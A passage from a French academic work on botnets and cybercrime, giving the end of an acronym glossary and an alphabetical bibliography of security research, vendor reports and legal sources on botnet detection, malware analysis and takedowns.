LOIC *Low-orbit ion cannon* 21, 22

LOPPSI 2 Loi du 14 mars 2011 d'orientation et de programmation pour la performance de la sécurité intérieure 21

MAEC *Malware Attribute Enumeration and Characterization* 72

NAT *Network address translation* 47, 49

NIST *National Institute of Standards and Technologies* 16, 17

NTP *Network time protocol* 94

P2P *Peer-to-peer* – pair à pair 31, 32, 49

PPI *Pay-per-install* – service de paiement à l'installation 50, 60

RAT *Remote administration trojan* 33, 35, 43, 77

RC4 *Rivest Cipher 4* 45

RDF *Resource Description Framework* 66

SEO *Search engine optimisation* 54

SIEM *Security information and event management* 97, 98

SPF *Sender Policy Framework* 95

STIX *Structured Threat Information eXpression* 75

TCP *Transmission control protocol* 25

TDS *Traffic distribution service* 104

TLD *Top-level domain* 99

Tor *The onion routing* 36

TTL *Time To Live* – durée de vie 93

UDP *User datagram protocol* 25

VPN *Virtual private network* – réseau privé virtuel, service d'aonymisation de la connexion 61, 71

XSS *Cross-site scripting* 55

Bibliographie

[Abu10] ABUSE.CH : Massive drop in number of active zeus c&c servers. `https://www.abuse.ch/?p=2417`, mars 2010.

[Ano13] ANONYMOUS : Stealing money from atms with malware. `https://events.ccc.de/congress/2013/Fahrplan/events/5476.html`, décembre 2013.

[APN+12] Manos ANTONAKAKIS, Roberto PERDISCI, Yacin NADJI, Nikolaos VASILOGLOU, Saeed ABU-NIMEH, Wenke LEE et David DAGON : From throw-away traffic to bots : Detecting the rise of dga-based malware. *In Proceedings of the 21st USENIX Conference on Security Symposium*, Security'12, pages 24–24, Berkeley, CA, USA, 2012. USENIX Association.

[ARSG+13] D. ANDRIESSE, C. ROSSOW, B. STONE-GROSS, D. PLOHMANN et H. BOS : Highly resilient peer-to-peer botnets are here : An analysis of gameover zeus. *In Malicious and Unwanted Software : "The Americas" (MALWARE), 2013 8th International Conference on*, pages 116–123, Oct 2013.

[ARZMT06] Moheeb ABU RAJAB, Jay ZARFOSS, Fabian MONROSE et Andreas TERZIS : A multifaceted approach to understanding the botnet phenomenon. *In Proceedings of the 6th ACM SIGCOMM Conference on Internet Measurement*, IMC '06, pages 41–52, New York, NY, USA, 2006. ACM.

[ASE14] ASERT : Illuminating the etumbot apt backdoor. Threat intelligence report, Arbor Networks, jul 2014.

[ASTC14] Shahid ALAM, Ibrahim SOGUKPINAR, Issa TRAORE et Yvonne COADY : In-cloud malware analysis and detection : State of the art. *In Proceedings of the 7th International Conference on Security of Information and Networks*, SIN '14, pages 473 :473–473 :478, New York, NY, USA, 2014. ACM.

[BGH14] Georges BOSSERT, Frédéric GUIHÉRY et Guillaume HIET : Towards automated protocol reverse engineering using semantic information. *In Proceedings of the 9th ACM Symposium on Information, Computer and Communications Security*, ASIA CCS '14, pages 51–62, New York, NY, USA, 2014. ACM.

[BHKW] Paul BÄCHER, Thorsten HOLZ, Markus KÖTTER et Georg WICHERSKI : Know your Enemy : Tracking Botnets. `http://www.honeynet.org/papers/bots/`.

[Bit10] BITDEFENDER : Bitdefender issues emergency update : Twitter-controlled botnet self development kit at large. http://www.bitdefender.com/news/bitdefender-issues-emergency-update:-twitter-controlled-botnet-self-development-kit-at-large-1544.html, mai 2010.

[BKKB11] Leyla BILGE, Engin KIRDA, Christopher KRUEGEL et Marco BALDUZZI : EXPOSURE : Finding malicious domains using passive DNS analysis. *In NDSS 2011, 18th Annual Network and Distributed System Security Symposium, 6-9 February 2011, San Diego, CA, USA*, San Diego, ÉTATS-UNIS, 02 2011.

[BLB11] Leyla BILGE, Andrea LANZI et Davide BALZAROTTI : Thwarting real-time dynamic unpacking. *In Proceedings of the Fourth European Workshop on System Security*, EUROSEC '11, pages 5 :1–5 :6, New York, NY, USA, 2011. ACM.

[Blu15] BLUELIV : Chasing cybercrime : network insights of dyre and dridex trojan bankers. https://www.blueliv.com/research/chasing-the-cybercrime-network-insights-of-dyre-and-dridex-trojan-bankers-report/, avril 2015.

[Bou14] Jean-Ian BOUTIN : The evolution of webinjects. https://www.virusbtn.com/pdf/conference/vb2014/VB2014-Boutin.pdf, septembre 2014.

[Bri95] T. BRISCO : DNS Support for Load Balancing. RFC 1794 (Informational), avril 1995.

[Bru10] Guy BRUNEAU : Dns sinkhole. http://www.sans.org/reading-room/whitepapers/dns/dns-sinkhole-33523, août 2010.

[BSB+14] Leyla BILGE, Sevil SEN, Davide BALZAROTTI, Engin KIRDA et Christopher KRUEGEL : Exposure : A passive dns analysis service to detect and report malicious domains. *ACM Trans. Inf. Syst. Secur.*, 16(4):14 :1–14 :28, avril 2014.

[BY07] Paul BARFORD et Vinod YEGNESWARAN : An inside look at botnets. *Advances in Information Security*, 27:171–191, 2007.

[CAL+11] Alvaro A. CÁRDENAS, Saurabh AMIN, Zong-Syun LIN, Yu-Lun HUANG, Chi-Yen HUANG et Shankar SASTRY : Attacks against process control systems : Risk assessment, detection, and response. *In Proceedings of the 6th ACM Symposium on Information, Computer and Communications Security*, ASIACCS '11, pages 355–366, New York, NY, USA, 2011. ACM.

[Cal13] Joan CALVET : *Dynamic Analysis of Malicious Software.* Theses, Université de Lorraine, août 2013.

[Cal15] Leslie R. CALDWELL : Assuring authority for courts to shut down botnets. http://www.justice.gov/opa/blog/assuring-authority-courts-shut-down-botnets, mars 2015.

[Car13] CARNA BOTNET : Internet Census 2012 — Port Scanning /0 Using Insecure Embedded Devices. http://census2012.sourceforge.net/paper.html, mars 2013.

[CER06] CERTA : Terminologie d'usage au certa. http://www.certa.ssi.gouv.fr/site/CERTA-2006-INF-002, avril 2006.

[CFF12] Nicolas CAMPION, Thomas FONTVIELLE et Eric FREYSSINET : Filtrage d'Arnaques dans un Corpus de Spams : Une application de Filtrar-S à la sécurité du citoyen. *In Workshop interdisciplinaire sur la sécurité globale (WISG)*, Troyes, France, janvier 2012. Agence nationale pour la recherche and Université de technologie de Troyes.

[CFM12] Joan CALVET, José M. FERNANDEZ et Jean-Yves MARION : Aligot : Cryptographic function identification in obfuscated binary programs. *In Proceedings of the 2012 ACM Conference on Computer and Communications Security*, CCS '12, pages 169–182, New York, NY, USA, 2012. ACM.

[CGKP11] Juan CABALLERO, Chris GRIER, Christian KREIBICH et Vern PAXSON : Measuring pay-per-install : The commoditization of malware distribution. *In Proceedings of the 20th USENIX Conference on Security*, SEC'11, pages 13–13, Berkeley, CA, USA, 2011. USENIX Association.

[CGY+14] Siming CHEN, Cong GUO, Xiaoru YUAN, Fabian MERKLE, Hanna SCHAEFER et Thomas ERTL : Oceans : Online collaborative explorative analysis on network security. *In Proceedings of the Eleventh Workshop on Visualization for Cyber Security*, VizSec '14, pages 1–8, New York, NY, USA, 2014. ACM.

[Che12] Adrian CHEN : The evil new tactic behind anonymous' massive megaupload revenge attack. `http://gawker.com/5877707/the-evil-new-tactic-behind-anonymous-massive-revenge-attack`, janvier 2012.

[CLK09] Hyunsang CHOI, Heejo LEE et Hyogon KIM : Botgad : Detecting botnets by capturing group activities in network traffic. *In Proceedings of the Fourth International ICST Conference on COMmunication System softWAre and middlewaRE*, COMSWARE '09, pages 2 :1–2 :8, New York, NY, USA, 2009. ACM.

[CLZS11] Charlie CURTSINGER, Benjamin LIVSHITS, Benjamin ZORN et Christian SEIFERT : Zozzle : Fast and precise in-browser javascript malware detection. *In Proceedings of the 20th USENIX Conference on Security*, SEC'11, pages 3–3, Berkeley, CA, USA, 2011. USENIX Association.

[CMZ07] Luca CARETTONI, Claudio MERLONI et Stefano ZANERO : Studying bluetooth malware propagation : The bluebag project. *IEEE Security and Privacy*, 5(2):17–25, mars 2007.

[CNI15] CNIL : Conseil d'État, 10ème / 9ème ssr, 11/03/2015, 368624. `http://www.legifrance.gouv.fr/affichJuriAdmin.do?oldAction=rechJuriAdmin&idTexte=CETATEXT000030445581`, mars 2015.

[Col14] Edoardo G. COLOMBO : Cerberus : Detection and characterization of automatically-generated malicious domains. Mémoire de D.E.A., University of Illinois at Chicago, aug 2014.

[Cor10] Luis CORRONS : Mariposa botnet. `http://www.pandasecurity.com/mediacenter/malware/mariposa-botnet/`, mars 2010.

[CRC09] Lin CAI et R. ROJAS-CESSA : Mitigation of malware proliferation in p2p networks using double-layer dynamic trust (ddt) management scheme. *In Sarnoff Symposium, 2009. SARNOFF '09. IEEE*, pages 1–5, March 2009.

[CTA13] B. CLAISE, B. TRAMMELL et P. AITKEN : Specification of the IP Flow Information Export (IPFIX) Protocol for the Exchange of Flow Information. RFC 7011 (INTERNET STANDARD), septembre 2013.

[CTL97] Christian COLLBERG, Clark THOMBORSON et Douglas LOW : A taxonomy of obfuscating transformations. Rapport technique 148, Department of Computer Sciences, The University of Auckland, juillet 1997.

[CWG10] CWG : Conficker working group : lessons learned. `http://www.confickerworkinggroup.org/wiki/uploads/Conficker_Working_Group_Lessons_Learned_17_June_2010_final.pdf`, juin 2010.

[Dah13] Matt DAHL : Department of labor strategic web compromise. `http://blog.crowdstrike.com/department-labor-strategic-web-compromise/`, mai 2013.

[Dan13] Dancho DANCHEV : Newly launched 'http-based botnet setup as a service' empowers novice cybercriminals with bulletproof hosting capabilities. `http://www.webroot.com/blog/2013/07/24/newly-launched-http-based-botnet-setup-as-a-service-empowers-novice-cybercriminals-with-bulletproof-hosting-capabilities/`, juillet 2013.

[DBK13] D. DITTRICH, M. BAILEY et E. KENNEALLY : Applying Ethical Principles to Information and Communication Technology Research : A Companion to the Menlo Report. Rapport technique, U.S. Department of Homeland Security, Oct 2013.

[DFN09] Carlton R. DAVIS, José M. FERNANDEZ et Stephen NEVILLE : Optimising sybil attacks against p2p-based botnets. *In 4th International Conference on Malicious and Unwanted Software, MALWARE 2009, Montréal, Quebec, Canada, October 13-14, 2009*, pages 78–87, 2009.

[DGLL07] David DAGON, Guofei GU, Christopher P. LEE et Wenke LEE : A taxonomy of botnet structures. *In Computer Security Applications Conference, 2007. ACSAC 2007. Twenty-Third Annual*, pages 325–339, Dec 2007.

[DJ13] Alexis DORAIS-JONCAS : Walking through win32/jabberbot.a instant messaging c&c. `http://www.welivesecurity.com/2013/01/30/walking-through-win32jabberbot-a-instant-messaging-cc/`, janvier 2013.

[DK12] D. DITTRICH et E. KENNEALLY : The Menlo Report : Ethical Principles Guiding Information and Communication Technology Research. Rapport technique, U.S. Department of Homeland Security, Aug 2012.

[DKC+12] Alberto DAINOTTI, Alistair KING, kc CLAFFY, Ferdinando PAPALE et Antonio PESCAPÈ : Analysis of a "/0" stealth scan from a botnet. *In Proceedings of the 2012 ACM Conference on Internet Measurement Conference*, IMC '12, pages 1–14, New York, NY, USA, 2012. ACM.

[DL09] David DAGON et Wenke LEE : Global internet monitoring using passive dns. *Conference For Homeland Security, Cybersecurity Applications & Technology*, 0:163–168, 2009.

[DMS04] Roger DINGLEDINE, Nick MATHEWSON et Paul SYVERSON : Tor : The second-generation onion router. *In Proceedings of the 13th Conference on USENIX Security Symposium - Volume 13*, SSYM'04, pages 21–21, Berkeley, CA, USA, 2004. USENIX Association.

[DN12] Dhruwajita DEVI et Sukumar NANDI : Detection of packed malware. *In Proceedings of the First International Conference on Security of Internet of Things*, SecurIT '12, pages 22–26, New York, NY, USA, 2012. ACM.

[Dou02] John R. DOUCEUR : The sybil attack. *In Revised Papers from the First International Workshop on Peer-to-Peer Systems*, IPTPS '01, pages 251–260, London, UK, UK, 2002. Springer-Verlag.

[DRF+11] C.J. DIETRICH, C. ROSSOW, F.C. FREILING, H. BOS, M. van STEEN et N. POHLMANN : On botnets that use dns for command and control. *In Computer Network Defense (EC2ND), 2011 Seventh European Conference on*, pages 9–16, Sept 2011.

[DrW12] DRWEB : Doctor web analyzes objects downloaded by backdoor.flashback onto infected macs. `https://securelist.com/analysis/36152/tdl4-top-bot/`, avril 2012.

[Dun09] Ken DUNHAM : *Mobile Malware Attacks and Defense*. Syngress Publishing, 2009.

[Eck10] Peter ECKERSLEY : How unique is your web browser ? *In Proceedings of the 10th International Conference on Privacy Enhancing Technologies*, PETS'10, pages 1–18, Berlin, Heidelberg, 2010. Springer-Verlag.

[Ecr14] S21sec ECRIME : Dridex learns new trick : P2p over http. `http://securityblog.s21sec.com/2014/11/dridex-learns-new-trick-p2p-over-http.html`, novembre 2014.

[ER11] Dmitry Volkov EUGENE RODIONOV, Aleksandr Matrosov : Hodprot : hot to bot. `http://go.eset.com/us/resources/white-papers/Hodprot-Report.pdfgo.eset.com(PDF)`, octobre 2011.

[ESE14] ESET : Miniduke still duking it out. `http://www.welivesecurity.com/2014/05/20/miniduke-still-duking/`, mai 2014.

[ESKK08] Manuel EGELE, Theodoor SCHOLTE, Engin KIRDA et Christopher KRUEGEL : A survey on automated dynamic malware-analysis techniques and tools. *ACM Comput. Surv.*, 44(2):6 :1–6 :42, mars 2008.

[Esp12] José Miguel ESPARZA : Sopelka botnet : three banking trojans and one banking panel. `http://securityblog.s21sec.com/2012/10/sopelka-botnet-three-banking-trojans.html`, octobre 2012.

[Far13] Greg FARNHAM : Detecting dns tunneling. `http://info.opendns.com/rs/opendns/images/OpenDNS_SecurityWhitepaper-DNSRoleInBotnets.pdf`, février 2013.

[FCC13] FCC. *U.S. Anti-Bot Code of Conduct (ABC) for Internet Services Providers (ISPs) - Barrier and Metric Considerations*, mar 2013.

[FCT11] Gregory FEDYNYSHYN, Mooi Choo CHUAH et Gang TAN : Detection and classification of different botnet c&c channels. *In Proceedings of the 8th International Conference on Autonomic and Trusted Computing*, ATC'11, pages 228–242, Berlin, Heidelberg, 2011. Springer-Verlag.

[FH10] Onur Komili FRASER HOWARD : Poisoned search results : How hackers have automated search engine poisoning attacks to distribute malware. `https://www.sophos.com/medialibrary/PDFs/technical%20papers/sophosseoinsights.pdf`, mars 2010.

[FI14] Group-IB FOX-IT : Anunak :apt against financial institutions. https://www.fox-it.com/en/files/2014/12/Anunak_APT-against-financial-institutions2.pdf, décembre 2014.

[Fir14] FIREEYE : Poison ivy : assessing damage and extracting intelligence. https://www.fireeye.com/content/dam/fireeye-www/global/en/current-threats/pdfs/rpt-poison-ivy.pdf, août 2014.

[Fit09] Patrick FITZGERALD : Twitter + pastebin = malware update. http://www.symantec.com/connect/blogs/twitter-pastebin-malware-update, août 2009.

[FOC11] Nicolas FALLIERE, Liam O'MURCHU et Eric CHIEN : W32.stuxnet dossier. https://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/w32_stuxnet_dossier.pdf, avril 2011.

[Fre09] Eric FREYSSINET : Hébergeurs malhonnêtes : nouvelle fermeture (3fn). http://blog.crimenumerique.fr/2009/06/06/hebergeurs-malhonnetes-nouvelle-fermeture-3fn/, juin 2009.

[Fre10] Éric FREYSSINET : Réflexions pour un plan d'action contre les botnets. *In Symposium sur la sécurité des technologies de l'information et des communications*. SSTIC, juin 2010.

[Fre12a] Éric FREYSSINET : *La cybercriminalité en mouvement*. Hermès Science – Lavoisier, 2012.

[Fre12b] Eric FREYSSINET : Vulnérabilité java cve-2012-4681 – et si on devenait enfin responsables ! http://blog.crimenumerique.fr/2012/08/30/vulnerabilite-java-cve-2012-4681-et-si-on-devenait-enfin-responsables/, août 2012.

[Fre12c] Éric FREYSSINET : La citadelle du crime. http://blog.crimenumerique.fr/2012/02/11/la-citadelle-du-crime/, février 2012.

[Fre13a] Eric FREYSSINET : Les menaces se propagent silencieusement malgré les mises à jours (de java). http://blog.crimenumerique.fr/2013/04/28/les-menaces-se-propagent-silencieusement-malgre-les-mises-a-jours-de-java/, avril 2013.

[Fre13b] Éric FREYSSINET : Botnets : illustration de nouvelles formes de criminalité organisée. *Revue du Groupe de recherches actions sur la criminalité organisée (GRASCO)*, 6:10, juillet 2013.

[GFC08] Fanglu GUO, Peter FERRIE et Tzi-Cker CHIUEH : A study of the packer problem and its solutions. *In Proceedings of the 11th International Symposium on Recent Advances in Intrusion Detection*, RAID '08, pages 98–115, Berlin, Heidelberg, 2008. Springer-Verlag.

[GHW+10] Hongyu GAO, Jun HU, Christo WILSON, Zhichun LI, Yan CHEN et Ben Y. ZHAO : Detecting and characterizing social spam campaigns. *In Proceedings of the 10th ACM SIGCOMM Conference on Internet Measurement*, IMC '10, pages 35–47, New York, NY, USA, 2010. ACM.

[GLB12] Mariano GRAZIANO, Corrado LEITA et Davide BALZAROTTI : Towards network containment in malware analysis systems. *In Proceedings of the 28th*

Annual Computer Security Applications Conference, ACSAC '12, pages 339–348, New York, NY, USA, 2012. ACM.

[GM03] B. R. GREENE et D. MCPHERSON : Sink holes : A swiss army knife isp security tool. `https://www.nanog.org/meetings/nanog28/presentations/sink.pdf`, juin 2003.

[GMS13] H. GUERID, K. MITTIG et A. SERHROUCHNI : Privacy-preserving domain-flux botnet detection in a large scale network. *In Communication Systems and Networks (COMSNETS), 2013 Fifth International Conference on*, pages 1–9, Jan 2013.

[GnCvE15] Carlos GAÑÁN, Orcun CETIN et Michel van EETEN : An empirical analysis of zeus c&c lifetime. *In Proceedings of the 10th ACM Symposium on Information, Computer and Communications Security*, ASIA CCS '15, pages 97–108, New York, NY, USA, 2015. ACM.

[Gon11] Maxim GONCHAROV : Traffic direction systems as malware distribution tools. `http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/reports/rpt_malware-distribution-tools.pdf`, décembre 2011.

[Gre15] Joe GREENWOOD : Galileo rcs – running an espionage operation. `https://www.4armed.com/blog/galileo-rcs-running-espionage-operation/`, juillet 2015.

[GRH14] Béla GENGE, Dorin Adrian RUSU et Piroska HALLER : A connection pattern-based approach to detect network traffic anomalies in critical infrastructures. *In Proceedings of the Seventh European Workshop on System Security*, EuroSec '14, pages 1 :1–1 :6, New York, NY, USA, 2014. ACM.

[GS12] Claudio GUARNIERI et Mark SCHLOESSER : Skynet, a tor-powered botnet straight from reddit. `https://community.rapid7.com/community/infosec/blog/2012/12/06/skynet-a-tor-powered-botnet-straight-from-reddit`, décembre 2012.

[GTPZ10] Chris GRIER, Kurt THOMAS, Vern PAXSON et Michael ZHANG : @spam : The underground on 140 characters or less. *In Proceedings of the 17th ACM Conference on Computer and Communications Security*, CCS '10, pages 27–37, New York, NY, USA, 2010. ACM.

[GZL08] Guofei GU, Junjie ZHANG et Wenke LEE : BotSniffer : Detecting botnet command and control channels in network traffic. *In Proceedings of the 15th Annual Network and Distributed System Security Symposium (NDSS'08)*, February 2008.

[HA05] Warren HARROP et Grenville ARMITAGE : Greynets : A definition and evaluation of sparsely populated darknets. *In Proceedings of the 2005 ACM SIGCOMM Workshop on Mining Network Data*, MineNet '05, pages 171–172, New York, NY, USA, 2005. ACM.

[Hen05] Robert HENSING : Wormbotdoorkit ? kitbotwormdoor ? trojwormrootbot ? malware by any other name . . . 2005 - the year of the rootkit ? `http://blogs.technet.com/b/robert_hensing/archive/2005/02/22/378363.aspx`, février 2005.

[HGC12] Oliver HOHLFELD, Thomas GRAF et Florin CIUCU : Longtime behavior of harvesting spam bots. *In Proceedings of the 2012 ACM Conference on Internet Measurement Conference*, IMC '12, pages 453–460, New York, NY, USA, 2012. ACM.

[HHH08] Ralf HUND, Matthias HAMANN et Thorsten HOLZ : Towards next-generation botnets. *2008 Seventh European Conference on Computer Network Defense*, 0:33–40, 2008.

[HKS11] Xin HU, M. KNYSZ et K.G. SHIN : Measurement and analysis of global ip-usage patterns of fast-flux botnets. *In INFOCOM, 2011 Proceedings IEEE*, pages 2633–2641, avril 2011.

[HPBM14] Christopher HUMPHRIES, Nicolas PRIGENT, Christophe BIDAN et Frédéric MAJORCZYK : Corgi : Combination, organization and reconstruction through graphical interactions. *In Proceedings of the Eleventh Workshop on Visualization for Cyber Security*, VizSec '14, pages 57–64, New York, NY, USA, 2014. ACM.

[HPGPL11] Dr. Giles HOGBEN, Daniel PLOHMANN, Elmar GERHARDS-PADILLA et Felix LEDER : Botnets : Detection, measurement, disinfection & defence. Rapport technique, ENISA, 2011.

[HUS+14] F. HALTAS, E. UZUN, N. SISECI, A. POSUL et B. EMRE : An automated bot detection system through honeypots for large-scale. *In Cyber Conflict (CyCon 2014), 2014 6th International Conference On*, pages 255–270, June 2014.

[iP14] iSight PARTNERS : Kaptoxa point-of-sale compromise, janvier 2014.

[Ita08] Kazumasa ITABASHI : W32.spamuzle. `http://www.symantec.com/security_response/writeup.jsp?docid=2008-080107-4930-99`, août 2008.

[IW12] Kazuki IWAMOTO et Katsumi WASAKI : Malware classification based on extracted api sequences using static analysis. *In Proceedings of the Asian Internet Engineeering Conference*, AINTEC '12, pages 31–38, New York, NY, USA, 2012. ACM.

[JB09] Márk JELASITY et Vilmos BILICKI : Towards automated detection of peer-to-peer botnets : On the limits of local approaches. *In Proceedings of the 2Nd USENIX Conference on Large-scale Exploits and Emergent Threats : Botnets, Spyware, Worms, and More*, LEET'09, pages 3–3, Berkeley, CA, USA, 2009. USENIX Association.

[JKJN09] Dae-il JANG, Minsoo KIM, Hyun-chul JUNG et Bong-Nam NOH : Analysis of HTTP2P botnet : case study waledac. *In Communications (MICC), 2009 IEEE 9th Malaysia International Conference on*, pages 409–412. IEEE, décembre 2009.

[JMGK09] John P. JOHN, Alexander MOSHCHUK, Steven D. GRIBBLE et Arvind KRISHNAMURTHY : Studying spamming botnets using botlab. *In Proceedings of the 6th USENIX Symposium on Networked Systems Design and Implementation*, NSDI'09, pages 291–306, Berkeley, CA, USA, 2009. USENIX Association.

[JZYN12] Gao JIAN, Kangfeng ZHENG, Yixian YANG et Xinxin NIU : An evaluation model of botnet based on peer to peer. *In Computational Intelligence and*

Communication Networks (CICN), 2012 Fourth International Conference on, pages 925–929, Nov 2012.

[KAG06] Andrew KALAFUT, Abhinav ACHARYA et Minaxi GUPTA : A study of malware in peer-to-peer networks. *In Proceedings of the 6th ACM SIGCOMM Conference on Internet Measurement*, IMC '06, pages 327–332, New York, NY, USA, 2006. ACM.

[Kam11] Vitaly KAMLUK : The mystery of duqu : part six (the command and control servers). `http://www.securelist.com/en/blog/625/The_Mystery_of_Duqu_Part_Six_The_Command_and_Control_servers`, novembre 2011.

[Kat12] Takashi KATSUKI : Malware targeting windows 8 uses google docs. `http://www.symantec.com/connect/blogs/malware-targeting-windows-8-uses-google-docswww.symantec.com`, novembre 2012.

[KCTL+09] Brent ByungHoon KANG, Eric CHAN-TIN, Christopher P. LEE, James TYRA, Hun Jeong KANG, Chris NUNNERY, Zachariah WADLER, Greg SINCLAIR, Nicholas HOPPER, David DAGON et Yongdae KIM : Towards complete node enumeration in a peer-to-peer botnet. *In Proceedings of the 4th International Symposium on Information, Computer, and Communications Security*, ASIACCS '09, pages 23–34, New York, NY, USA, 2009. ACM.

[KFJ09] Maria KONTE, Nick FEAMSTER et Jaeyeon JUNG : Dynamics of online scam hosting infrastructure. *In Proceedings of the 10th International Conference on Passive and Active Network Measurement*, PAM '09, pages 219–228, Berlin, Heidelberg, 2009. Springer-Verlag.

[KGKR12] Tammo KRUEGER, Hugo GASCON, Nicole KRÄMER et Konrad RIECK : Learning stateful models for network honeypots. *In Proceedings of the 5th ACM Workshop on Security and Artificial Intelligence*, AISec '12, pages 37–48, New York, NY, USA, 2012. ACM.

[Kha12] Loucif KHAROUNI : Automating online banking fraud. `http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp_automating_online_banking_fraud.pdf`, 2012.

[KHF14] Thomas KRENC, Oliver HOHLFELD et Anja FELDMANN : An internet census taken by an illegal botnet : A qualitative assessment of published measurements. *SIGCOMM Comput. Commun. Rev.*, 44(3):103–111, juillet 2014.

[Kir10] Jeremy KIRK : Did dutch police break the law taking down a botnet ? `http://www.pcworld.com/article/208825/article.html`, octobre 2010.

[KKL+08] Chris KANICH, Christian KREIBICH, Kirill LEVCHENKO, Brandon ENRIGHT, Geoffrey M. VOELKER, Vern PAXSON et Stefan SAVAGE : Spamalytics : An empirical analysis of spam marketing conversion. *In Proceedings of the 15th ACM Conference on Computer and Communications Security*, CCS '08, pages 3–14, New York, NY, USA, 2008. ACM.

[Kre10] Brian KREBS : Java : A Gift to Exploit Pack Makers. `http://krebsonsecurity.com/2010/10/java-a-gift-to-exploit-pack-makers/`, octobre 2010.

[Kre14] Brian KREBS : The target breach by the numbers. `http://krebsonsecurity.com/2014/05/the-target-breach-by-the-numbers/`, mai 2014.

[KRH07] Anestis KARASARIDIS, Brian REXROAD et David HOEFLIN : Wide-scale botnet detection and characterization. *In Proceedings of the First Conference on First Workshop on Hot Topics in Understanding Botnets*, HotBots'07, pages 7–7, Berkeley, CA, USA, 2007. USENIX Association.

[Kri09] John KRISTOFF : Experiences with conficker c sinkhole operation and analysis. *In AusCERT Conference*, 2009.

[KS94] Gene H. KIM et Eugene H. SPAFFORD : The design and implementation of tripwire : A file system integrity checker. *In Proceedings of the 2Nd ACM Conference on Computer and Communications Security*, CCS '94, pages 18–29, New York, NY, USA, 1994. ACM.

[KT11] Ian KELLEY et Ian TAYLOR : A peer-to-peer architecture for data-intensive cycle sharing. *In Proceedings of the First International Workshop on Network-aware Data Management*, NDM '11, pages 65–72, New York, NY, USA, 2011. ACM.

[KVK11] Dhilung KIRAT, Giovanni VIGNA et Christopher KRUEGEL : Barebox : Efficient malware analysis on bare-metal. *In Proceedings of the 27th Annual Computer Security Applications Conference*, ACSAC '11, pages 403–412, New York, NY, USA, 2011. ACM.

[KVK14] Dhilung KIRAT, Giovanni VIGNA et Christopher KRUEGEL : Barecloud : Bare-metal analysis-based evasive malware detection. *In Proceedings of the 23rd USENIX Conference on Security Symposium*, SEC'14, pages 287–301, Berkeley, CA, USA, 2014. USENIX Association.

[KZ15] M. KUCHERAWY et E. ZWICKY : Domain-based Message Authentication, Reporting, and Conformance (DMARC). RFC 7489 (Informational), mars 2015.

[LCYZ08] Lei LIU, Songqing CHEN, Guanhua YAN et Zhao ZHANG : Bottracer : Execution-based bot-like malware detection. *In Proceedings of the 11th International Conference on Information Security*, ISC '08, pages 97–113, Berlin, Heidelberg, 2008. Springer-Verlag.

[Lel09] Andrea LELLI : Trojan.whitewell : what's your (bot) facebook status today ? `http://www.symantec.com/connect/blogs/trojanwhitewell-whats-your-bot-facebook-status-today`, octobre 2009.

[LGYJ11] Shangdong LIU, Jian GONG, Wang YANG et A. JAKALAN : A survey of botnet size measurement. *In Networking and Distributed Computing (ICNDC), 2011 Second International Conference on*, pages 36–40, Sept 2011.

[Lip14] Robert LIPOVSKY : Eset analyzes first android file-encrypting, tor-enabled ransomware. `http://www.welivesecurity.com/2014/06/04/simplocker/`, juin 2014.

[LJL10] Jusuk LEE, Kyoochang JEONG et Heejo LEE : Detecting metamorphic malwares using code graphs. *In Proceedings of the 2010 ACM Symposium on Applied Computing*, SAC '10, pages 1970–1977, New York, NY, USA, 2010. ACM.

[LL12] Wenjie LIN et D. LEE : Traceback attacks in cloud – pebbletrace botnet. *In Distributed Computing Systems Workshops (ICDCSW), 2012 32nd International Conference on*, pages 417–426, juin 2012.

[M3A13] M3AAWG : M3aawg best current practices for building and operating a spamtrap. Rapport technique, Messaging, Malware and Mobile Anti-Abuse Working Group, San Francisco, CA, United States, octobre 2013.

[MA07] Iyatiti MOKUBE et Michele ADAMS : Honeypots : Concepts, approaches, and challenges. *In Proceedings of the 45th Annual Southeast Regional Conference*, ACM-SE 45, pages 321–326, New York, NY, USA, 2007. ACM.

[Mal13] MALWARETECH : Infamous skynet botnet author allegedly arrested. `http://www.malwaretech.com/2013/12/infamous-skynet-botnet-author-allegedly.html`, décembre 2013.

[Mar15] Luis MARTIN : Botnets controladas por twitter. `http://lirasenlared.blogspot.fr/2015/02/botnets-controladas-por-twitter.html`, février 2015.

[Mat13a] Aleksandr MATROSOV : Mysterious avatar rootkit with api, sdk, and yahoo groups for c&c communication. `http://www.welivesecurity.com/2013/05/01/mysterious-avatar-rootkit-with-api-sdk-and-yahoo-groups-for-cc-communication/`, mai 2013.

[Mat13b] Aleksandr MATROSOV : The rise of tor-based botnets. `http://www.welivesecurity.com/2013/07/24/the-rise-of-tor-based-botnets/`, juillet 2013.

[MCJ07] L. MARTIGNONI, M. CHRISTODORESCU et S. JHA : Omniunpack : Fast, generic, and safe unpacking of malware. *In Computer Security Applications Conference, 2007. ACSAC 2007. Twenty-Third Annual*, pages 431–441, Dec 2007.

[McW13] Dan MCWHORTER : Apt1, exposing one of china's cyber espionage units. Rapport technique, MANDIANT, février 2013.

[MFB15] Apostolos MALATRAS, Eric FREYSSINET et Laurent BESLAY : Mobile botnets taxonomy and challenges. *In European Intelligence and Security Informatics Conference (EISIC), 2015*, sep 2015.

[MFW+12] S. MARCHAL, J. FRANCOIS, C. WAGNER, R. STATE, A. DULAUNOY, T. ENGEL et O. FESTOR : Dnssm : A large scale passive dns security monitoring framework. *In Network Operations and Management Symposium (NOMS), 2012 IEEE*, pages 988–993, avril 2012.

[MH12] Vishwath MOHAN et Kevin W. HAMLEN : Frankenstein : Stitching malware from benign binaries. *In Proceedings of the 6th USENIX Conference on Offensive Technologies*, WOOT'12, pages 8–8, Berkeley, CA, USA, 2012. USENIX Association.

[Mil11] Charlie MILLER : Battery firmware hacking. *In Black Hat USA 2011*, juillet 2011.

[Mil12] Jason MILLETARY : Citadel trojan malware analysis, septembre 2012.

[MKN05] Peter M. MELL, Karen KENT et Joseph NUSBAUM : Sp 800-83. guide to malware incident prevention and handling. Rapport technique, National Institute of Standards & Technology, Gaithersburg, MD, United States, 2005.

[MLP+12] Ching-Hao MAO, Chang-Cheng LIN, Jia-Yu (Tim) PAN, Kai-Chi CHANG, Christos FALOUTSOS et Hahn-Ming LEE : Eigenbot : Foiling spamming botnets with matrix algebra. *In Proceedings of the ACM SIGKDD Workshop on Intelligence and Security Informatics*, ISI-KDD '12, pages 5 :1–5 :8, New York, NY, USA, 2012. ACM.

